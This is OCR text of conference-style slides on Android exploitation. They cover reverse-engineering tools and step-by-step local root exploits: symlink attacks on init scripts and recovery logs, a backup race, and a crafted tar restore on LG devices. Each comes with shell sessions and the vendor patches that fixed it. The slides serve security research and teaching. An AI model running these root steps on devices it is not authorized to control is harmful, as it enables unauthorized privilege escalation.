


- Low cost – Free
- Unreliable
- https://code.google.com/p/dex2jar/
- http://jd.benow.ca/

Practical Android Exploitation

OurTools

JEB– Dalvik reverse engineering suite. Disassembler, decompiler and resource decoder




- High cost – $1000
- Very reliable
- Plugins and Addons
- Excellent output
- My preferred tool
- http://android-decompiler.com

Practical Android Exploitation

OurTools

IDA Pro and Hex-Rays - Disassembler and decompiler for ARM binaries.

- High cost - $varies
- Accurate and stable
- Close Source
- https://www.hex-rays.com



Practical Android Exploitation

OurTools

mkbootimg – Packer and unpacker for boot images

- Low cost – Free
- Fast and stable
- It works
- https://github.com/xiaolu/mkbootimg_tools

```
jcase@box:~/bootimg/mkbootimg_tools$ ./mkboot amazon.img ama
Unpack & decompress amazon.img to ama
  kernel          : /home/jcase/bootimg/mkbootimg_tools/ama/zImage
  ramdisk         : /home/jcase/bootimg/mkbootimg_tools/ama/
ramdisk.gz
  page size       : 2048
  kernel size     : 6266120
  ramdisk size    : 510130
  dtb size        : 1894400
  base            : 0x00000000
  kernel offset   : 0x00008000
  ramdisk offset  : 0x02000000
  second_offset   : 0x00f00000
  tags offset     : 0x01e00000
  dtb img         : /home/jcase/bootimg/mkbootimg_tools/ama/dt.img
  cmd line        : androidboot.hardware=qcom user_debug=31
maxcpus=2 msm_rtb.filter=0x3F ehci-hcd.park=3
ramdisk is gzip format.
Unpack completed.
```

Practical Android Exploitation

WhereVulns

Common sources of vulnerabilities.

- Linux Kernel
- Android (Google)
- SOCs (Qualcomm et al)
- OEMs (HTC, LG et al)
- Carrier additions (ATT Ready2Go et al)
- Third Part Apps (Cisco AnyConnect et al)

Practical Android Exploitation

LowestFruit

Easy to exploit vulnerabilities are common on Android devices thanks to some reckless developers. Often ignored by researchers.

- Backdoors
- Debug Features
- Poor Permissions
- Flashing Interfaces

Practical Android Exploitation

LowestFruit

- New Features
- OEM Customizations
- Carrier Customizations
- Privileged processes
- (root, radio, system users etc)

Symlinks

Symlink attack – using a symlink to redirect the creation of modification of a file.

- Ramdisks
- Services & Daemons
- Privileged Apps

Practical Android Exploitation

BadInit

Init, one of the first processes started when Android boots.

- Mounts filesystems
- Setups filesystems
- Setups environment
- Starts key services

Practical Android Exploitation

BadInit

Practical Android Exploitation

BadInit

/init.rc

```
# create basic filesystem structure
    mkdir /data/misc 01771 system misc
    mkdir /data/misc/bluetoothd 0770 bluetooth bluetooth
    mkdir /data/misc/keystore 0700 keystore keystore
    mkdir /data/misc/vpn 0770 system system
    mkdir /data/misc/vpn/profiles 0770 system system
    # give system access to wpa_supplicant.conf for backup and restore
    mkdir /data/misc/wifi 0770 wifi wifi
    chmod 0770 /data/misc/wifi
    chmod 0660 /data/misc/wifi/wpa_supplicant.conf
    mkdir /data/local 0771 shell shell
    mkdir /data/local/tmp 0771 shell shell
    mkdir /data/data 0771 system system
    mkdir /data/app-private 0771 system system
    mkdir /data/app 0771 system system
    mkdir /data/property 0700 root root
    # DRMv1 rights storage
    symlink /data/local /data/drm
    mkdir /data/local/rights 0777 shell shell
    chown shell shell /data/drm
    write /data/drm/rights/mid.txt 00000000000000000
    chmod 0777 /data/drm/rights/mid.txt
```

Practical Android Exploitation

BadInit

```
Retina:bh jcase$ adb push root.sh /data/local/rights/
11 KB/s (153 bytes in 0.012s)
Retina:bh jcase$ adb shell
$ cd /data/local/rights
$ ls -l
-rw-rw-rw- shell    shell          153 2014-07-23 20:15 root.sh
-rwxrwxrwx root     root            16 2014-07-23 20:13 mid.txt
$ chmod 755 root.sh
$ mv mid.txt mid.txt-backup
$ ln -s /sys/kernel/uevent_helper mid.txt
$ ls -l /sys/kernel/uevent_helper
-rw-r--r-- root     root          4096 2014-07-23 20:14 uevent_helper
$ exit
Retina:bh jcase$ adb reboot
Retina:bh jcase$ adb shell
$ ls -l /sys/kernel/uevent_helper
-rwxrwxrwx root     root          4096 2014-07-23 20:14 uevent_helper
$ echo "/data/local/rights/root.sh" > /sys/kernel/uevent_helper
$ cat /sys/kernel/uevent_helper
/data/local/rights/root.sh
$ su
# cd /data/local/rights
# rm mid.txt
# reboot
```

Practical Android Exploitation

BadInit

init script hardening – init scripts now apply O_NOFOLLOW semantics to prevent symlink related attacks. – Android 4.2

commit	9ed1fe77322384552d7d9905ffc54c9681d3b73f [log] [tgz]	
author	Geremy Condra <gcondra@google.com>	Tue Mar 20 12:49:55 2012 -0700
committer	Geremy Condra <gcondra@google.com>	Wed Mar 21 15:13:08 2012 -0700
tree	2474851ace5c44fbc0892fb2c2873390ddcf0ecd	
parent	e8886740744d761d399c426321de3a7bba1c20ae [diff]	

```
init: make chmod/mkdir/chown not follow symlinks

This change brings init's do_chmod, mkdir, and do_chown into line
with open's O_NOFOLLOW semantics, causing them to fail when the
last element of their target path is a symlink.

Change-Id: If00e1a25cfe17ef6f738af4bf0541abd0c1b084b
```

Practical Android Exploitation

BadInit

Practical Android Exploitation

BadInit

/init.qcom.rc

```
on property:drmdiag.load=0
    stop drmdiag

service qcom-sh /system/bin/sh /init.qcom.sh
    class late_start
    user root
    oneshot

service qcom-post-boot /system/bin/sh /system/etc/init.qcom.post_boot.sh
    class late_start
    user root
    disabled
    oneshot
```

Practical Android Exploitation

BadInit

/init.qcom.sh

```
{
    if [ -c /dev/msm_dsps -o -c /dev/sensors ]; then
        mkdir -p /data/system/sensors
        touch /data/system/sensors/settings
        chmod 775 /data/system/sensors
        chmod 664 /data/system/sensors/settings
        chown system /data/system/sensors/settings

        mkdir -p /data/misc/sensors
        chmod 775 /data/misc/sensors

        if [ ! -s /data/system/sensors/settings ]; then
            # If the settings file is empty, enable sensors HAL
            # Otherwise leave the file with it's current contents
            echo 1 > /data/system/sensors/settings
        fi
        start sensors
    fi
}
```

Practical Android Exploitation

BadInit

```
system@android:/ $ cd /data/system
system@android:/data/system $ mv sensors/ sensors-2
system@android:/data/system $ mkdir sensors
system@android:/data/system $ cd sensors
system@android:/data/system/sensors $ ln -s /sys/kernel/uevent_helper settings
system@android:/data/system/sensors $ ls -l
lrwxrwxrwx system   system   2014-07-23 21:16 settings -> /sys/kernel/event_helper
system@android:/data/system/sensors $
```

Practical Android Exploitation

BadInit

Enable symlink to not follow target file if "-h" option is provided.

author	Biswajit Paul <biswajitpaul@codeaurora.org>	2013-10-30 03:03:59 (GMT)
committer	Gerrit - the friendly Code Review server <code-review@localhost>	2013-11-20 19:01:53 (GMT)
commit	2419cf9e63d3a8532b2984196d759157569c2fef (patch)	
tree	6e8ade2dad02470c72e1f519ea54727eea025496	
parent	c22b3c7ed074377fd52841d604536ac149677326 (diff)	
download	core-2419cf9e63d3a8532b2984196d759157569c2fef.tar.gz	

Added No Follow symlink option to chown and chmod

```
Enable symlink to not follow target file if "-h" option is
provided.

CRs-fixed: 545883
Change-Id: Iefd490bdd12cbe4cf9011f4b9b5e217493b2b503
```

Practical Android Exploitation

BadInit

```
diff --git a/rootdir/etc/init.qcom.sh b/rootdir/etc/init.qcom.sh
index 3445dae..f0ff33c 100644
--- a/rootdir/etc/init.qcom.sh
+++ b/rootdir/etc/init.qcom.sh
@@ -40,12 +40,12 @@ start_sensors()
     if [ -c /dev/msm_dsps -o -c /dev/sensors ]; then
         mkdir -p /data/system/sensors
         touch /data/system/sensors/settings
-        chmod 775 /data/system/sensors
-        chmod 664 /data/system/sensors/settings
-        chown system /data/system/sensors/settings
+        chmod -h 775 /data/system/sensors
+        chmod -h 664 /data/system/sensors/settings
+        chown -h system /data/system/sensors/settings

         mkdir -p /data/misc/sensors
-        chmod 775 /data/misc/sensors
+        chmod -h 775 /data/misc/sensors
```

Practical Android Exploitation

WeakRecovery

Practical Android Exploitation

WeakRecovery

```
# cd /data/data
# ls -l
… (snip) …
drwxr-xr-x app_0    app_0                 2014-07-27 12:14 com.htc
drwxrwxrwx root     root                  2014-07-27 12:13 recovery
# ls -l -a -R recovery

recovery:
-rw-rw-rw- root     root          383 2014-07-27 12:13 log
#
```

Practical Android Exploitation

WeakRecovery

```
Retina:recovery jcase$ adb shell
$ cd /data/data/recovery
$ ls -l
-rw-rw-rw- root     root          383 2014-07-27 12:13 log
$ rm log
$ ln -s /data/local.prop log
$ exit
Retina:recovery jcase$ adb reboot recovery
Retina:recovery jcase$ adb shell
$ ls -l /data/local.prop
-rw-rw-rw- root     root         3114 2014-07-27 17:11 local.prop
$ echo 'ro.kernel.qemu=1' > /data/local.prop
$ exit
Retina:recovery jcase$ adb reboot
Retina:recovery jcase$ adb shell
# id
uid=0(root) gid=0(root)
# rm /data/local.prop
# reboot
```

Practical Android Exploitation

BackupRestore

Backup Systems – backup data, restore data, what did you think?

- Great when changing devices
- Good for obtaining sensitive data
- Awesome for breaking things

Practical Android Exploitation

ADBBackup

adb backup/restore

- Introduced in Android 4.0
- Allows backing up and restoring apps and app data
- Can be limited by developer
- Encrypted Tarball
- Easily unpacked/repacked

Practical Android Exploitation

ADBBackup

```
<application android:allowBackup=“false"
    android:debuggable=“false"
    android:icon=“@drawable/ic_launcher"
    android:label=“@string/app_name"
    android:largeHeap=“true"
    android:theme="@style/AppTheme"
    >
```

Practical Android Exploitation

ADBBackup

- Data modification
- Permission changes
- Data extraction
- Symlink attack
- Directory transversal attack
- Many many choices

Practical Android Exploitation

ADBBackup

commit	f6d6fa8cbc0251da1900e858bb0379cda5014b6f [log] [tgz]
author	Christopher Tate <ctate@google.com> Wed Sep 26 15:25:59 2012 -0700
committer	Christopher Tate <ctate@google.com> Thu Sep 27 12:54:37 2012 -0700
tree	f0a25325b6a7534d3afa3b537ccde04d9bfc1e84
parent	dd78d462f6dceac71f9d1cbb723bb38a3b5bdc2e [diff]

```
Full (local) restore security changes

(1) Prevent full restore from creating files/directories that are
    accessible by other applications

(2) Don't restore filesets from "system" packages; i.e. any that runs
    as a special uid, unless they define their own agent for handling
    the restore process.

Bug 7168284

Change-Id: Id6a0cb4c113c2e4a8c4605252cffa41bea22d8a3
```

Practical Android Exploitation

ADBBackup


- Cisco AnyConnect App
- Does not need root for VPNs
- Predates native VPN support

Practical Android Exploitation

ADBBackup

Cisco AnyConnect – Connects to Cisco VPNs. Security yay!

- Signed with OEM platform keys
- Runs as system (uid=1000)
- Does not disallow backups



Practical Android Exploitation

ADBBackup

com.cisco.anyconnect.vpn.android.htc.apk

```
<manifest android:sharedUserId=“android.uid.system"
    android:versionCode=“10"
    android:versionName=“@string/cvc_build_ver"
    package=“com.cisco.anyconnect.vpn.android.htc"
    xmlns:android=“http://schemas.android.com/apk/res/android">
     …
    …

    <supports-screens android:anyDensity=“true"
       android:largeScreens=“true"
       android:normalScreens=“true"
       android:smallScreens=“true"
       android:xlargeScreens="true"
             />
    <application android:hardwareAccelerated=“true”
       android:icon=“@drawable/icon"
       android:label="@string/app_name"
       android:name="com.cisco.anyconnect.vpn.android.ui.helpers.GlobalAppHelpers"
             >
```

Practical Android Exploitation

ADBBackup

com.cisco.anyconnect.vpn.android.htc.apk

```
root@android:/data/data/com.cisco.anyconnect.vpn.android.htc # ls -alR

.:
drwxrwx--x system   system              2014-07-29 20:57 app_bin
drwxrwx--x system   system              2014-07-29 20:57 files
drwxr-xr-x system   system              2014-07-29 20:56 lib
drwxrwx--x system   system              2014-07-29 20:57 shared_prefs

./app_bin:
-rwx------ system   system      113812 2014-07-29 20:57 busybox
-rwx------ system   system       35816 2014-07-29 20:57 start_component
```

Practical Android Exploitation

ADBBackup

com.cisco.anyconnect.vpn.android.htc.apk

```
private boolean killProcessesWithBusybox(String binName) {
    Process process;
    boolean bool = false;
    try {
        if(this.mUseRoot) {
            process = Prerequisites.launchProcessAsRoot(this.mBusyBoxPath, this.getBusyboxKillArgs(binName), null, null);
            if(process == null) {
                AppLog.logDebugMessage(Severity.DBG_ERROR, "BusyBoxProcessKiller", "launchProcessAsRoot failed");
                return bool;
            }
        }
        else {
            process = Runtime.getRuntime().exec(this.mBusyBoxPath + " " + this.getBusyboxKillArgs(binName));
        }

        bool = BusyBoxProcessKiller.waitForProcessToFinish(process);
    }
    catch(IOException iOException) {
        AppLog.logDebugMessage(Severity.DBG_ERROR, "BusyBoxProcessKiller", "killProcessesWithBusybox failed");
    }

    return bool;
}
```

Practical Android Exploitation

ADBBackup

commit 81c1d8d3a5aef6a423f0bb02de1b362b2f2d12df [log] [tgz]
author Christopher Tate <ctate@google.com> Mon May 06 13:07:05 2013 -0700
committer Nick Kralevich <nnk@google.com> Mon May 06 14:43:05 2013 -0700
tree 8a45b3c04555026dc52810d252346e76372c8e09
parent 6d8f5b755b133b308204b84145d773d401cdcd52 [diff]

```
Ensure install-during-restore is like install-then-restore

When we've installed an apk from the archive, recheck whether
to apply the system-uid policy restrictions around file system
restores.

Bug 8833099

(cherry picked from commit 2baf6dcfcf7fc1705db25e64dc0cb11fa3509d39)

Change-Id: I972fe1543f2234aa76baf562d6f806175ac0248e
```

Practical Android Exploitation

ADBBackup

```
--- a/services/java/com/android/server/BackupManagerService.java
+++ b/services/java/com/android/server/BackupManagerService.java
@@ -3583,7 +3583,16 @@
                                } else {
                                    // So far so good -- do the signatures match the manifest?
                                    Signature[] sigs = mManifestSignatures.get(info.packageName);
-                                   if (!signaturesMatch(sigs, pkg)) {
+                                   if (signaturesMatch(sigs, pkg)) {
+                                       // If this is a system-uid app without a declared backup agent,
+                                       // don't restore any of the file data.
+                                       if ((pkg.applicationInfo.uid < Process.FIRST_APPLICATION_UID)
+                                               && (pkg.applicationInfo.backupAgentName == null)) {
+                                           Slog.w(TAG, "Installed app " + info.packageName
+                                                   + " has restricted uid and no agent");
+                                           okay = false;
+                                       }
+                                   } else {
                                        Slog.w(TAG, "Installed app " + info.packageName
                                                + " signatures do not match restore manifest");
                                        okay = false;
```

Practical Android Exploitation

LGBackup

- LG Optimus G and more
- App runs as phone/radio uid
- Daemon runs as root (spritebud)
- Tarball like backup format
- Race to win

Practical Android Exploitation

LGBackup

```
root@android:/data/data/com.someapp # mkdir files
root@android:/data/data/com.someapp # chmod 777 files
root@android:/data/data/com.someapp # cd files/
root@android:/data/data/com.someapp # dd if=/dev/zero of=a bs=52428800 count=1
1+0 records in
1+0 records out
52428800 bytes transferred in 0.327 secs (160332721 bytes/sec)
root@android:/data/data/com.someapp/files # cp a b
root@android:/data/data/com.someapp/files # cp b c
root@android:/data/data/com.someapp/files # chmod 777 *
root@android:/data/data/com.someapp/files # ls -l
-rwxrwxrwx root     root     52428800 2014-07-28 15:17 a
-rwxrwxrwx root     root     52428800 2014-07-28 15:17 b
-rwxrwxrwx root     root     52428800 2014-07-28 15:17 c
root@android:/data/data/com.someapp/files #
```

Practical Android Exploitation

LGBackup

```
File file = new File(“/sys/kernel/uevent_helper“);
while(!file.canWrite()) {
       exec("ln -s /sys/kernel/uevent_helper /data/data/com.someapp/files/b");
}
```

Practical Android Exploitation

bnrrecovery

- LG G3 and more
- Part of recovery
- Mounts /system and /data rw
- USBDebugging enabled
- Daemon runs as root (bnr)
- Tarball backup format

Practical Android Exploitation

bnrrecovery

/arch/arm/mach-msm/restart.c

```
294         if (cmd != NULL) {
295                 if (!strncmp(cmd, "bootloader", 10)) {
296                         __raw_writel(0x77665500, restart_reason);
297                 } else if (!strncmp(cmd, "recovery", 8)) {
298                         __raw_writel(0x77665502, restart_reason);
299                 } else if (!strncmp(cmd, "--bnr_recovery", 14)) {
300                         __raw_writel(0x77665555, restart_reason);
301                 } else if (!strcmp(cmd, "rtc")) {
302                         __raw_writel(0x77665503, restart_reason);
303                 } else if (!strncmp(cmd, "oem-", 4)) {
304                         unsigned long code;
305                         code = simple_strtoul(cmd + 4, NULL, 16) & 0xff;
306                         __raw_writel(0x6f656d00 | code, restart_reason);
307                 } else if (!strncmp(cmd, "edl", 3)) {
308                         enable_emergency_dload_mode();
309                 } else {
310                         __raw_writel(0x77665501, restart_reason);
311                 }
312         }
```

Practical Android Exploitation

bnrrecovery

```
Retina:app jcase$ adb reboot --bnr_recovery
Retina:app jcase$ adb shell
shell@g3:/ $ cat /proc/mounts
rootfs / rootfs rw,relatime 0 0
tmpfs /dev tmpfs rw,seclabel,nosuid,relatime,size=1447288k,nr_inodes=84925,…
devpts /dev/pts devpts rw,seclabel,relatime,mode=600 0 0
proc /proc proc rw,relatime 0 0
sysfs /sys sysfs rw,seclabel,relatime 0 0
selinuxfs /sys/fs/selinux selinuxfs rw,relatime 0 0
/dev/block/platform/msm_sdcc.1/by-name/system /system ext4 rw,seclabel,relatime,…
/dev/block/platform/msm_sdcc.1/by-name/userdata /data ext4 rw,seclabel,nodev,…
```

```
shell@g3:/ $ ps|grep sbin
root      195   1     660    256   ffffffff 00000000 S /sbin/ueventd
root      199   1     1436   4     ffffffff 00000000 S /sbin/healthd
root      200   1     62900  30564 ffffffff 00000000 S /sbin/recovery
shell     201   1     4584   176   ffffffff 00000000 S /sbin/adbd
root      202   1     548    4     ffffffff 00000000 S /sbin/brd
```

Practical Android Exploitation

bnrrecovery

```
shell@g3:/ $ ls -l
drwxr-xr-x root     root              1970-01-10 03:15 cache
-rwxr-x--- root     root       284172 2014-06-19 10:56 charger
drwxrwx--x system   system             2014-07-21 22:13 data
-rw-r--r-- root     root        11699 2014-06-19 10:56 default.prop
…
drwxr-x--- root     root              2014-06-19 10:56 sbin
drwxr-xr-x root     root              1970-01-10 03:15 sdcard
-rw-r--r-- root     root         1051 2014-06-19 10:56 seapp_contexts
-rw-r--r-- root     root        88382 2014-06-19 10:56 sepolicy
-rw-r--r-- root     root          262 2014-06-19 10:56 set_emmc_size.sh
-rw-r--r-- root     root            1 1970-01-10 03:15 smpl_boot
dr-xr-xr-x root     root              1970-01-10 03:15 sys
drwxr-xr-x root     root              2014-07-12 04:07 system
drwx------ shell    shell             1970-01-10 03:15 temp
drwxrwxr-x root     shell             1970-01-10 03:15 tmp
…
```

bnrrecovery

```
shell@g3:/ $ cd /temp
shell@g3:/temp $ ls -l
-rw-r--r-- root     root          130 1970-01-10 03:27 br_daemon.log
-rw-r--r-- root     root           36 1970-01-10 03:27 brd_ready
drwx------ root     root              1970-01-10 03:27 hidden
shell@g3:/temp $ cat brd_ready
FIRMWARE_VERSION:4.4.2
TRANSFER:ADB
shell@g3:/temp $ cat br_daemon.log

[init_handler] BNR LOG START
[init_handler] usableMemSize:-488734720
[generate_brd_ready_file] generage_brd_ready_file
endendend
```

Practical Android Exploitation

bnrrecovery

/sbin/brd

```
Retina:sbin jcase$ strings brd|grep temp
/temp/backup_info
/temp/error
/temp/hidden/
/temp/configure
/temp/brd_ready
/temp/
/temp/br_daemon.log
/temp/end_of_restore
/temp/READY
/temp/backup_cancel
/temp/start_backup_sdcard_full
/temp/start_backup
/temp/start_short_backup
/temp/start_restore
/temp/start_short_restore
/temp/end_restore
/temp/end_of_backup
/temp/end_backup
```

Practical Android Exploitation

bnrrecovery

/sbin/brd

```
74  system(&v23, "/sbin/tar --overwrite --overwrite-dir -xf %s -C /", fileName);
75  if ( sub_9968(v22, "filenames") )
76  {
77    if ( sub_18510(fileName, ".split") )
78    {
79      sub_1316C(unk_2338C, " split file(%s)\n", fileName);
80      sub_12D0C(unk_2338C);
81      if ( sub_DD74(fileName) < 0 )
82      {
83        system(&v24, "%d\n", 15);
84        v12 = sub_12740(&v24);
85        sub_C9A4("/temp/error", &v24, v12);
86      }
87    }
88    else
89    {
90      sub_12B84(&v19);
91      sub_EC40(&v23, 8);
92      sub_12B84(&v18);
93      v13 = *(_DWORD *)&v19;
94      *(_DWORD *)&v19 = *(_DWORD *)&v18;
95      unk_233C4 = *(_DWORD *)&v18 + unk_233C4 - v13;
96    }
97  }
```

bnrrecovery

start_restore

```
Retina:LGG3 jcase$ tar -tvf start_restore
drwxr-xr-x  0 root   root        0 Jul 11 21:07 system/
drwxr-xr-x  0 root   2000        0 Jul 11 21:07 system/xbin/
-rwsr-sr-x  0 root   root   125420 Feb 29  2008 system/xbin/su
-rwsr-sr-x  0 root   root   125420 Jul 11 21:07 system/xbin/daemonsu
drwxr-xr-x  0 root   root        0 Jul 11 21:06 system/etc/
-rwxr-xr-x  0 root   root      629 Feb 29  2008 system/etc/install-recovery.sh
```

bnrrecovery

```
Retina:LGG3 jcase$ adb reboot --bnr_recovery
Retina:LGG3 jcase$ adb shell ls -l /system/xbin
-rwxr-xr-x root     shell         9432 2014-06-19 11:20 antradio_app
-rwxr-xr-x root     shell         5364 2014-06-19 11:20 bttest
-rwxr-xr-x root     shell        67940 2014-06-19 11:20 dexdump
-rwxr-xr-x root     shell       624196 2014-06-19 11:20 tcd
-rwxr-xr-x root     shell        37120 2014-06-19 11:20 traceroute
Retina:LGG3 jcase$ adb push start_restore /temp/start_restore
7040 KB/s (256000 bytes in 0.035s)
Retina:LGG3 jcase$ adb push start_restore /temp/start_restore
6730 KB/s (256000 bytes in 0.037s)
Retina:LGG3 jcase$ adb shell ls -l /system/xbin
-rwxr-xr-x root     shell         9432 2014-06-19 11:20 antradio_app
-rwxr-xr-x root     shell         5364 2014-06-19 11:20 bttest
-rwsr-sr-x root     root        125420 2014-07-12 04:07 daemonsu
-rwxr-xr-x root     shell        67940 2014-06-19 11:20 dexdump
-rwsr-sr-x root     root        125420 2008-02-29 11:33 su
-rwxr-xr-x root     shell       624196 2014-06-19 11:20 tcd
-rwxr-xr-x root     shell        37120 2014-06-19 11:20 traceroute
Retina:LGG3 jcase$ adb reboot
```

Practical Android Exploitation

BackDoors

Backdoor – a deliberate method of bypassing standard access control limitations.

- Left over testing code
